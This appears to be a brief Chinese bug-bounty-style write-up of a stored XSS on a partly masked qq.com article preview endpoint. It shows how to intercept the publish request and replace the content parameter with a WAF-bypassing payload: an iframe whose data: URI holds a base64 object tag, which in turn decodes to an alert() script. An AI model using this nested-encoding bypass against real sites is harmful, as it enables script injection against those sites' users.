
先正常注册

写一篇文章，直接发布抓包

我们将 content 参数内容替换成我们绕 waf 的 poc

```
<iframe
src="data:text/html;base64,PG9iamVjdCBkYXRhPWRhdGE6dGV4dC9odG1sO2Jhc2U2NCxQSE5qY21sd2RENWhiR1Z5ZENnbmVITnpKeWs4TDNOamNtbHdkRDQ9Pjwvb2JqZWN0Pg=="
></iframe>
```



url: https://xxxxxxxx.qq.com/spread/previewArticle?articleId=8fAhfdFYUlc%3D

绕过思路:

通过 bypass+bypass 绕过

也就是对 object 进行 base64 输出

<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgneXVlcWI1Jyk8L3NjcmlwdD4=></object>然后在吧 Object 标签转换成 base64 放到 iframe 进行 base64 输出